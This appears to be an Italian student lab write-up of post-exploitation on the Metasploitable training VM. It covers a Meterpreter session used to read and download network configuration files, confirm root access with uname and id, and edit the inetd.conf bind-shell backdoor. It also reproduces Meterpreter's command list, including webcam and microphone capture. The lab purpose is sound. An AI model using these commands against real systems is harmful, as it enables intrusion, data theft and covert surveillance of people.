
- Una volta dentro possiamo divertirci come vogliamo
- Ho visto la mia directory di partenza con **pwd**. Siamo nella directory di root
- Con **cat /etc/network/interfaces** ho avuto accesso al file della configurazione di rete di Metasploitable



- Con **download /etc/network/interfaces** ho scaricato il file della configurazione di rete sul mio Desktop




- **Di seguito uno screenshot del file che ho appena scaricato**




- Ho provato ad effettuare uno **screenshot** di Metasploitable, ma la versione di Metasploitable x86/linux non supporta gli screenshot

```
meterpreter > screenshot
[-] The "screenshot" command is not supported by this Meterpreter type (x86/linux)
meterpreter >
```

- Ho anche aperto un'altra shell, digitando shell per aprire una shell da meterpreter
- Digitare **uname -a** per vedere se effettivamente sono stati acquisiti i privilegi. In questo caso specifico sia con **uname -a** che con **id** **si può notare che abbiamo avuto accesso non autorizzato con privilegi di root, tant'è che testando i vari comandi sono riuscito a spostarmi tra le directory di Metasploitable, arrivando tranquillamente anche alla cartella di root.**



- Con **edit /etc/inetd.conf** avevo la possibiltà di modificare il file inetd.conf, dove è presente la backdoor bind shell e rexec è un servizio di rete che consente l'esecuzione di comandi su un host remoto attraverso una connessione di rete



Di seguito una lista con i comandi che si possono utilizzare con Meterpreter (comando **help)**

```
meterpreter > help

Core Commands
=============

    Command       Description
    -------       -----------
    ?             Help menu
    background    Backgrounds the current session
    bg            Alias for background
    bgkill        Kills a background meterpreter script
    bglist        Lists running background scripts
    bgrun         Executes a meterpreter script as a background thread
    channel       Displays information or control active channels
    close         Closes a channel
    detach        Detach the meterpreter session (for http/https)
    disable_unic  Disables encoding of unicode strings
    ode_encoding
    enable_unico  Enables encoding of unicode strings
    de_encoding
    exit          Terminate the meterpreter session
    guid          Get the session GUID
    help          Help menu
    info          Displays information about a Post module
    irb           Open an interactive Ruby shell on the current session
    load          Load one or more meterpreter extensions
    machine_id    Get the MSF ID of the machine attached to the session
    pry           Open the Pry debugger on the current session
    quit          Terminate the meterpreter session
    read          Reads data from a channel
    resource      Run the commands stored in a file
    run           Executes a meterpreter script or Post module
    secure        (Re)Negotiate TLV packet encryption on the session
    sessions      Quickly switch to another session
    use           Deprecated alias for "load"
    uuid          Get the UUID for the current session
    write         Writes data to a channel


Stdapi: File system Commands
============================

    Command       Description
    -------       -----------
    cat           Read the contents of a file to the screen
    cd            Change directory
    checksum      Retrieve the checksum of a file
    chmod         Change the permissions of a file
    cp            Copy source to destination
    del           Delete the specified file
    dir           List files (alias for ls)
```


Stdapi: File system Commands
Command Description
cat Read the contents of a file to the screen
cd Change directory
checksum Retrieve the checksum of a file
chmod Change the permissions of a file
cp Copy source to destination
del Delete the specified file
dir List files (alias for ls)
download Download a file or directory
edit Edit a file
getlwd Print local working directory
getwd Print working directory
lcat Read the contents of a local file to the screen
lcd Change local working directory
lls List local files
lpwd Print local working directory
ls List files
mkdir Make directory
mv Move source to destination
pwd Print working directory
rm Delete the specified file
rmdir Remove directory
search Search for files
upload Upload a file or directory
Stdapi: Networking Commands
Command Description
arp Display the host ARP cache
getproxy Display the current proxy configuration
ifconfig Display interfaces
ipconfig Display interfaces
netstat Display the network connections
portfwd Forward a local port to a remote service
resolve Resolve a set of host names on the target
route View and modify the routing table

```
Stdapi: System Commands
=======================

    Command       Description
    -------       -----------
    execute       Execute a command
    getenv        Get one or more environment variable values
    getpid        Get the current process identifier
    getuid        Get the user that the server is running as
    kill          Terminate a process
    localtime     Displays the target system local date and time
    pgrep         Filter processes by name
    pkill         Terminate processes by name
    ps            List running processes
    shell         Drop into a system command shell
    suspend       Suspends or resumes a list of processes
    sysinfo       Gets information about the remote system, such as OS


Stdapi: Webcam Commands
=======================

    Command       Description
    -------       -----------
    webcam_chat   Start a video chat
    webcam_list   List webcams
    webcam_snap   Take a snapshot from the specified webcam
    webcam_strea  Play a video stream from the specified webcam
    m


Stdapi: Mic Commands
====================

    Command       Description
    -------       -----------
    listen        listen to a saved audio recording via audio player
    mic_list      list all microphone interfaces
    mic_start     start capturing an audio stream from the target mic
    mic_stop      stop capturing audio


Stdapi: Audio Output Commands
=============================

    Command       Description
    -------       -----------
    play          play a waveform audio file (.wav) on the target system
```